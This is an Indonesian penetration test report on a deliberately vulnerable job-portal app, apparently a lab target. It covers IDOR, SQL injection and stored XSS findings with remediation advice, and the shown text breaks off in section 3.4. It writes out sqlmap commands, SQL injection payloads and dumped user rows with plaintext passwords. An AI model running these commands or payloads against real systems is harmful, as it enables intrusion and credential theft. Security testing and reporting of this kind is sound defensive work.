


Laporan Akhir Penetration Testing PT JobPortal Aplikasi Vulnerable Job portal



Daftar Isi

1. Pendahuluan	3
1.1 Ruang Lingkup Kegiatan	3
1.2 Periode Pekerjaan	4
2. Rangkuman Situasi	5
3. Hasil Penetration Testing	7
3.1. IDOR Eksposur Data Pengguna dan Password Plaintext	7
3.2 SQL Injection pada Endpoint Pencarian Pekerjaan	9
3.3 Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan	12
3.4 IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain	14
3.5 IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain	17
3.6 IDOR – Apply Pekerjaan atas Nama Pengguna Lain	20
3.7 SQL Injection – Authentication Bypass via Password	24
3.8. SQL Injection – Authentication Bypass via Username	26
3.9 Remote Code Execution (RCE) via Unrestricted File Upload	28

1. Pendahuluan

Kegiatan Penetration Testing ini dilaksanakan terhadap aplikasi web milik PT JobPortal yang beralamat di <https://jobportal.vulnapp.id>. Pengujian dilakukan dari sudut pandang eksternal dengan pendekatan greybox, di mana tim penguji menerima informasi kredensial akun dari pihak pemilik bisnis guna mensimulasikan skenario serangan yang realistis dari berbagai tingkat hak akses.

Tujuan utama dari kegiatan ini adalah untuk mengidentifikasi, mengeksploitasi, dan mendokumentasikan seluruh kerentanan keamanan yang berpotensi dimanfaatkan oleh pihak yang tidak berwenang. Secara khusus, objektif pengujian mencakup evaluasi terhadap tiga pilar keamanan informasi berikut:

- **Kerahasiaan (Confidentiality):** Memastikan bahwa data sensitif milik pengguna dan perusahaan tidak dapat diakses oleh pihak yang tidak berwenang.
- **Integritas (Integrity):** Memastikan bahwa data tidak dapat dimanipulasi, diubah, atau dihapus secara tidak sah oleh pihak eksternal.
- **Ketersediaan (Availability):** Memastikan bahwa layanan aplikasi tetap beroperasi secara normal dan tidak dapat disabotase melalui celah keamanan yang ditemukan.

1.1 Ruang Lingkup Kegiatan

Berdasarkan kesepakatan yang telah ditetapkan, objek pengujian dalam kegiatan ini adalah aplikasi web milik PT JobPortal yang dapat diakses pada URL berikut: **<https://jobportal.vulnapp.id>**

Adapun *checklist* pengujian dalam pekerjaan ini adalah sebagai berikut:

No.	Checklist	Keterangan
1.	Account takeover	Upaya untuk mengakses dan mengontrol akun pengguna tanpa izin, seringkali dengan mencuri kredensial.
2.	Authentication bypass	Upaya untuk mengakses sistem atau aplikasi tanpa memerlukan proses otentikasi yang sah.
3.	Cross-site request forgery	Upaya untuk memaksa pengguna yang terautentikasi melakukan tindakan tertentu pada aplikasi web yang rentan.
4.	Cross-site scripting (XSS)	Upaya untuk menyisipkan skrip berbahaya pada halaman web untuk dieksekusi pada browser pengguna.
5.	IDOR/Broken Access Control, sensitive actions by user	Upaya untuk mengakses objek atau sumber daya tanpa otorisasi yang benar.

No.	Checklist	Keterangan
6.	Information disclosure / Sensitive data exposure	Upaya untuk mencari kelemahan yang memungkinkan akses atau pengungkapan data sensitif.
7.	Privilege escalation	Upaya untuk meningkatkan hak akses dari tingkat rendah menjadi tingkat yang lebih tinggi.
8.	Exposed Administrative Panels that don't require login credentials	Upaya untuk mencari panel administratif yang dapat diakses secara publik tanpa otentikasi.
9.	SQL injection	Upaya untuk menyisipkan kode SQL berbahaya ke dalam input aplikasi web.
10.	Server Side Template Injection (SSTI)	Upaya untuk menyisipkan kode template yang dieksekusi pada sisi server.
11.	Server-Side Request Forgery (SSRF)	Upaya untuk mencoba memanipulasi server untuk melakukan permintaan ke sumber daya internal atau eksternal.
12.	Remote/Arbitrary code execution	Upaya untuk mencoba menjalankan kode arbitrer pada sistem target dari jarak jauh.
13.	Directory Traversal Issues	Upaya untuk mencoba menavigasi ke direktori yang seharusnya tidak dapat diakses oleh pengguna yang tidak berwenang.
14.	Local File Disclosure (LFD)	Upaya untuk mencoba membaca atau mengungkapkan file lokal pada sistem target.
15.	Timing or enumeration attacks that have a tangible risk to security or privacy	Upaya untuk mencoba mengumpulkan informasi sensitif dengan menganalisis pola atau waktu respon dari sistem target atau melalui enumerasi informasi secara berulang.

1.2 Periode Pekerjaan

Aktivitas Penetration Testing ini dilaksanakan pada tanggal 12 Juni 2026 – 13 Juni 2026

2. Rangkuman Situasi

Berikut ini merupakan gambaran kerentanan yang berhasil ditemukan selama pengujian dilakukan:

	Critical	High	Medium	Low
Vulnerability Found	4	5	0	0
Vulnerability Closed	0	0	0	0

Secara spesifik, berikut ini merupakan daftar kerentanan yang ditemukan selama pengujian:

No.	Nama Temuan	Tingkat Risiko	Status
1.	IDOR – Eksposur Data Pengguna & Password Plaintext	Critical – 9.8	OPEN
2	SQL Injection pada Endpoint Pencarian Pekerjaan	Critical – 9.8	OPEN
3	Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan	High – 8.2	OPEN
4	IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain	High – 7.5	OPEN
5	IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain	High – 8.1	OPEN
6	IDOR – Apply Pekerjaan atas Nama Pengguna Lain	High – 7.1	OPEN
7	SQL Injection – Authentication Bypass via Password	Critical – 9.8	OPEN
8	SQL Injection – Authentication Bypass via Username	Critical – 9.8	OPEN
9	Remote Code Execution (RCE) via Unrestricted File Upload	High – 8.8	OPEN

Perlu diperhatikan bahwa sebagian besar kerentanan yang ditemukan saling berkaitan dan dapat dirantakan (chained) untuk menghasilkan dampak eksploitasi yang lebih besar. Temuan IDOR pada endpoint data pengguna, misalnya, memungkinkan penyerang untuk mengumpulkan daftar ID pengguna aktif yang kemudian dapat digunakan untuk meluncurkan serangan SQL Injection, Stored XSS, maupun manipulasi data lamaran pekerjaan secara lebih terarah dan efektif.

3. Hasil Penetration Testing

Bagian ini memaparkan detail teknis dari setiap kerentanan yang berhasil diidentifikasi selama periode pengujian, mencakup deskripsi teknis, langkah-langkah reproduksi, penilaian risiko berdasarkan standar CVSS v3.1, dampak bisnis, serta rekomendasi mitigasi yang konkret dan dapat ditindaklanjuti.

3.1 IDOR Eksposur Data Pengguna dan Password Plaintext

a. Deskripsi

Aplikasi tidak menerapkan mekanisme otorisasi yang memadai pada endpoint `/api/user/{userID}`. Dengan memanipulasi parameter ID pengguna secara langsung pada URL, penyerang yang telah terautentikasi (termasuk dengan peran Company) dapat mengakses data sensitif milik pengguna lain, termasuk username, alamat email, dan kata sandi yang tersimpan dalam format plaintext (tidak terenkripsi/di-hash). Kerentanan ini merupakan kombinasi dari Insecure Direct Object Reference (IDOR) dan praktik penyimpanan kata sandi yang sangat tidak aman.

b. URL / Aplikasi

`https://jobportal.vulnapp.id/api/user/{userID}`

c. Status

OPEN

d. Dampak

Penyerang dapat melakukan enumerasi seluruh akun pengguna terdaftar dalam sistem dan mengumpulkan kredensial login (username & password plaintext) secara massal. Data yang diperoleh dapat digunakan untuk melakukan account takeover, credential stuffing ke layanan lain, hingga penjualan data pengguna secara ilegal. Dampak bisnis mencakup pelanggaran regulasi perlindungan data, kerusakan reputasi, dan potensi gugatan hukum.

e. Nilai Risiko

CVSS String	: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	: 9.8
Rating	: Critical

f. Langkah-Langkah

1. Buka aplikasi helium core lalu pada bagian website scanner masukan target url yaitu jobportal.vulnapp.id
2. Dari website scan tersebut kita mendapatkan url
<https://jobportal.vulnapp.id/js/app.fff7f756.js>

```
Instances
Attack      : -
Method      : GET
Param       : -
URL         : https://jobportal.vulnapp.id:443/js/app.fff7f756.js
Evidence    : admin
Evidence Type : Response Body
```

3. Di <https://jobportal.vulnapp.id/js/app.fff7f756.js>
 Saat kita buka ada informasi mengenai url api yaitu /api/user/user ID
`this.$http.get(`/api/user/${e.userId}`)`
4. Setelah itu login dengan akun yang memiliki role Company
5. Setelah login dengan role company masuk ke tuliskan
 jobportal.vulnapp.id/api/user/{user_id} di url ganti {user_id} dengan 1,2,3,4
 dst untuk mengakses data user lain . Sebagai contoh disini saya masukan
 user_id 4
6. Pada setiap respons, akan terlihat informasi sensitif pengguna meliputi ID,
 username, email, dan password dalam format plaintext.

```
jobportal.vulnapp.id/api/user/2
Pretty-print
{"success":true,"user":{"id":2,"username":"admin","email":"admin@example.com","password":"admin123","role":"company","fullName":"ACME Corp","phone":"0215550101","address":"Jl. Contoh 1","profileImage":"test.php","createdAt":"2026-06-12T13:00:46.575008Z","updatedAt":"2026-06-12T13:00:46.575008Z"}}
```

g. Rekomendasi

- Implementasikan pemeriksaan otorisasi berbasis kepemilikan pada setiap endpoint yang mengembalikan data pengguna. Pastikan pengguna hanya dapat mengakses data milik dirinya sendiri.
- Segera implementasikan hashing kata sandi menggunakan algoritma yang kuat seperti bcrypt, Argon2, atau scrypt dengan salt yang unik per pengguna. Tidak ada alasan teknis untuk menyimpan kata sandi dalam format plaintext
- Pertimbangkan penggunaan UUID atau identifier tidak berurutan sebagai pengganti ID numerik berurutan untuk mencegah enumerasi yang mudah..

- Lakukan audit menyeluruh terhadap seluruh data pengguna yang telah terekspos dan pertimbangkan notifikasi kepada pengguna yang terdampak sesuai regulasi yang berlaku.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control
https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

3.2 SQL Injection pada Endpoint Pencarian Pekerjaan

a. Deskripsi

Parameter keyword pada endpoint `/api/jobs/search` tidak divalidasi atau di-sanitasi sebelum digunakan dalam query SQL. Hal ini memungkinkan penyerang untuk menyisipkan perintah SQL arbitrer melalui parameter tersebut. Dengan memanfaatkan tool seperti SQLMap, penyerang dapat mengekstrak struktur basis data secara penuh, termasuk nama database, tabel, dan seluruh isinya—termasuk tabel users yang berisi informasi sensitif seluruh pengguna.

b. URL

`https://jobportal.vulnapp.id/api/jobs/search?keyword=test`

c. Status

OPEN


d. Dampak

Eksplorasi SQL Injection pada kerentanan ini memberikan penyerang akses penuh terhadap basis data aplikasi. Penyerang dapat membaca, memodifikasi, maupun menghapus seluruh data dalam database. Dalam skenario terburuk, penyerang dapat mengambil alih akun administrator, menyuntikkan data palsu, hingga merusak integritas seluruh sistem. Dampak bisnis mencakup kerugian finansial yang signifikan, tuntutan hukum akibat kebocoran data, dan gangguan operasional layanan.

e. Nilai Risiko

CVSS String	: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	: 9.8
Rating	: Critical

f. Langkah Langkah

1. Buka aplikasi helium core lalu pada bagian website scanner masukan target url yaitu jobportal.vulnapp.id
2. Dari website scan tersebut kita mendapatkan url <https://jobportal.vulnapp.id/js/app.fff7f756.js>
3. Saat kita membuka url tersebut terdapat informasi endpoint `/api/jobs/search/keyword= /`

4. Identifikasi endpoint yang rentan: <https://jobportal.vulnapp.id/api/jobs/search?keyword=test> , untuk keyword harus di isi disini saya masukan test.
5. Setelah itu kita coba dengan sqlmap dengan perintah `sqlmap -u "http://jobportal.vulnapp.id/api/jobs/search?keyword=test" --dbs` untuk untuk mendeteksi kerentanan dan mendapatkan daftar database.
6. Dari hasil eksekusi kita mendapatkan database yang terdeteksi.

```

Payload: keyword=test') AND (SELECT 1781 FROM (SELECT(SLEEP(5)))WpKI)-- DNwn

Type: UNION query
Title: MySQL UNION query (NULL) - 12 columns
Payload: keyword=test') UNION ALL SELECT CONCAT(0x716b717071,0x75696b495348525569535750654d754e4778524c675566674455794574584e624841757570627844,0x716a716a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[22:19:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.24.0
back-end DBMS: MySQL >= 5.1
[22:19:56] [INFO] fetching database names
[22:19:56] [WARNING] reflective value(s) found and filtering out
[22:19:56] [INFO] resumed: 'information_schema'
[22:19:56] [INFO] resumed: 'performance_schema'
[22:19:56] [INFO] resumed: 'job_search_db'
available databases [3]:
[*] information_schema
[*] job_search_db
[*] performance_schema

[22:19:56] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[22:19:56] [INFO] fetched data logged to text files under '/home/nectar/.local/share/sqlmap/output/jobportal.vulnapp.id'
[*] ending @ 22:19:56 /2026-06-12/

```

7. Untuk melihat struktur tabel job_search_db dalam database tersebut, jalankan `sqlmap -u "http://jobportal.vulnapp.id/api/jobs/search?keyword=test" \ -D job_search_db --tables`

```
Database: job_search_db
[6 tables]
```

```
+-----+
| education
| experience
| job_applications
| jobs
| skills
| users
+-----+
```

8. Lalu jalankan perintah berikut untuk melihat isi dari database users yang berpotensi membocorkan credentials

```
sqlmap -u "http://jobportal.vulnapp.id/api/jobs/search?keyword=test" \
-D job_search_db -T users --dump --batch
```

9. Disini kita bisa melihat username dan password yang tidak di hash

20	jaxx@gmail.com	<blank>	<blank>	company	<blank>	2026-06-12 03:30:16.601776	2026-06-12 03:30:16.601776	<blank>	<blank>	NULL	jax
123	jax_company	<blank>	<blank>	2026-06-12 03:30:16.601776	2026-06-12 03:30:16.601776	<blank>	<blank>	NULL	NULL	NULL	jax
23	wuxynore@mailinator.com	Joshua Wright	+1 (571) 114-7551	member	Velit eius voluptate	2026-06-12 03:46:08.168946	2026-06-12 03:46:08.168946	<blank>	<blank>	NULL	Pa\$
\$w0rd!	ticobaga	Joshua Wright	+1 (571) 114-7551	member	Velit eius voluptate	2026-06-12 03:46:08.168946	2026-06-12 03:46:08.168946	<blank>	<blank>	NULL	Pa\$
25	nibi@mailinator.com	hihiuh	member	Cupidatat aute non n	fix.sh	2026-06-12 04:27:24.940547	2026-06-12 04:27:24.940547	<blank>	<blank>	fix.sh	pas
sword	kawatuziju	nama	2026-06-12 03:47:17.426787	2026-06-12 03:47:17.426787	<blank>	<blank>	<blank>	<blank>	<blank>	fix.sh	pas
26	test@gmail.com	45678	test@gmail.com	kyjigyk	Jasmine Wolfe	+1 (114) 337-2795	member	Nostrum deserunt nes	NULL	<blank>	123
28	admin@admin.com	ter#123	testerrr	testasd@gmail.com	tester123	0812312312312	member	color=red\\u003eTEST	NULL	<blank>	Tes
30	testasd@gmail.com	t	tester123	081231231233	member	color=red\\u003eTEST	2026-06-12 04:06:14.135416	2026-06-12 04:06:14.135416	<blank>	<blank>	tes
31	BrazzxCod3@gmail.com	sword	BrazzxCod3_1	brazzx	282828	company	<blank>	NULL	https://evil.com	xss.csv	pas
32	asal@client.com	asal	asal	asal	asal	asal	asal	asal	asal	asal	asa
33	coba@gmail.com	a	coba	cobain	08123456789	member	asal deh	2026-06-12 04:37:25.180649	2026-06-12 04:37:25.180649	<blank>	cob
34	gema_member_a_001@test.local	sword123!	gema_member_a_001	Gema Member A	081111111111	member	Test Address A	2026-06-12 04:37:25.430106	2026-06-12 04:37:25.430106	NULL	Pas
35	gema_member_b_001@test.local	sword123!	gema_member_b_001	Gema Member B	082222222222	member	Test Address B	2026-06-12 04:37:39.665865	2026-06-12 04:37:39.665865	NULL	Pas
36	nectar@gmail.com	tar2025	nectar	nectar	412343	member	adadadadadadsa	2026-06-12 04:45:17.493132	2026-06-12 05:33:12.582665	<blank>	nec
37	ctfmember1@example.com	sw0rd123!	ctfmember1	ctf member one	NULL	member	NULL	2026-06-12 04:50:54.352073	2026-06-12 04:50:54.352073	NULL	P@s
38	ctfcol@example.com	sw0rd123!	ctfcol	ctf company one	NULL	company	NULL	2026-06-12 04:50:54.427806	2026-06-12 04:50:54.427806	CTF Co	P@s
39	syawasiwu@mailinator.com	sword	kamu	Suki Miranda	+1 (666) 952-4352	company	Magnam do fuga Inci	2026-06-12 04:53:22.347869	2026-06-12 05:33:51.813041	http://127.0.0.1	pas

g. Rekomendasi

- Gunakan Parameterized Queries atau Prepared Statements pada seluruh query database. Ini adalah cara paling efektif dan direkomendasikan untuk mencegah SQL Injection.
- Terapkan prinsip Least Privilege pada akun database yang digunakan oleh aplikasi. Akun tersebut hanya boleh memiliki hak akses minimal yang diperlukan
- Implementasikan Web Application Firewall (WAF) sebagai lapisan pertahanan tambahan untuk mendeteksi dan memblokir pola serangan SQL Injection.

h. Referensi

https://owasp.org/www-community/attacks/SQL_Injection

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.3 Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan

a. Deskripsi

Aplikasi tidak melakukan sanitasi terhadap input yang dikirimkan pada form pengajuan lamaran pekerjaan. Penyerang yang berperan sebagai jobseeker dapat menyisipkan skrip JavaScript berbahaya (misalnya melalui tag dengan handler onerror) ke dalam kolom input lamaran. Skrip ini tersimpan secara permanen di basis data dan akan dieksekusi secara otomatis setiap kali pengguna dengan peran Company membuka halaman daftar pelamar (View Applications), berpotensi mencuri cookie sesi dan memungkinkan pengambilalihan akun.

b. URL

https://jobportal.vulnapp.id/jobs/{jobs_id}

c. Status

OPEN

d. Dampak

Stored XSS yang berhasil dieksploitasi dapat digunakan untuk mencuri cookie sesi milik pengguna Company yang mengakses halaman View Applications, sehingga penyerang dapat mengambil alih akun tersebut tanpa memerlukan kata sandi. Selain itu, skrip berbahaya dapat dimanfaatkan untuk melakukan defacement antarmuka, mengalihkan pengguna ke situs phishing, atau mengumpulkan data sensitif yang ditampilkan di halaman tersebut.

e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N** CVSS

Base Score : **8.2**

Rating : **HIGH**

f. Langkah Langkah

1. Login menggunakan akun dengan peran JobSeeker
2. Cari pekerjaan di <https://jobportal.vulnapp.id/jobs> dan pilih pekerjaan setelah itu apply dan masukan lalu Sumbit

jobportal.vulnapp.id/post-job

Post a New Job

Job Title

Location

Job Type

Minimum Salary (Rp)


Maximum Salary (Rp)

Job Description

Requirements

Post Job

3. Login ke akun lain dengan peran Company yang memiliki lowongan yang baru dilamar.
4. Pergi ke <https://jobportal.vulnapp.id/applicants>
5. Lalu view detail lamran yang tadi kita kirim
6. Dan disini terlihat Payload JavaScript akan tereksekusi secara otomatis di browser pengguna Company, menampilkan cookie sesi sebagai bukti keberhasilan eksploitasi.



g. Rekomendasi

- Terapkan output encoding yang konsisten pada setiap data yang ditampilkan ke halaman web, menggunakan library yang telah teruji seperti OWASP Java Encoder atau DOMPurify untuk JavaScript.
- Tambahkan flag HttpOnly dan Secure pada cookie sesi untuk mencegah akses melalui JavaScript dan memastikan pengiriman hanya melalui koneksi terenkripsi.

h. Referensi

<https://owasp.org/www-community/attacks/xss/>
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

3.4 IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain

a. Deskripsi

Pada fitur pembuatan lowongan pekerjaan (Post Job), parameter companyId yang dikirimkan dalam body request tidak divalidasi secara server-side untuk memastikan kesesuaiannya dengan identitas pengguna yang sedang terautentikasi. Penyerang yang berperan sebagai Company dapat memanipulasi nilai companyId melalui intercepting proxy seperti Burp Suite untuk mengganti ID perusahaan miliknya dengan ID perusahaan lain, sehingga lowongan yang dibuat akan terpublikasi atas nama perusahaan target.

b. URL

<https://jobportal.vulnapp.id/post-job>

c. Status

OPEN

d. Dampak


Kerentanan ini memungkinkan penyerang untuk memanipulasi profil dan reputasi perusahaan lain dengan memublikasikan lowongan pekerjaan palsu, menyesatkan, atau berisi konten berbahaya atas nama mereka. Hal ini dapat menyebabkan kerugian reputasi yang signifikan bagi perusahaan yang menjadi korban, serta berpotensi menimbulkan permasalahan hukum terkait penyalahgunaan identitas korporat.

e. Nilai Risiko


CVSS String : **AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N**
 Base Score : **7.5**
 Rating : **HIGH**

f. Langkah Langkah

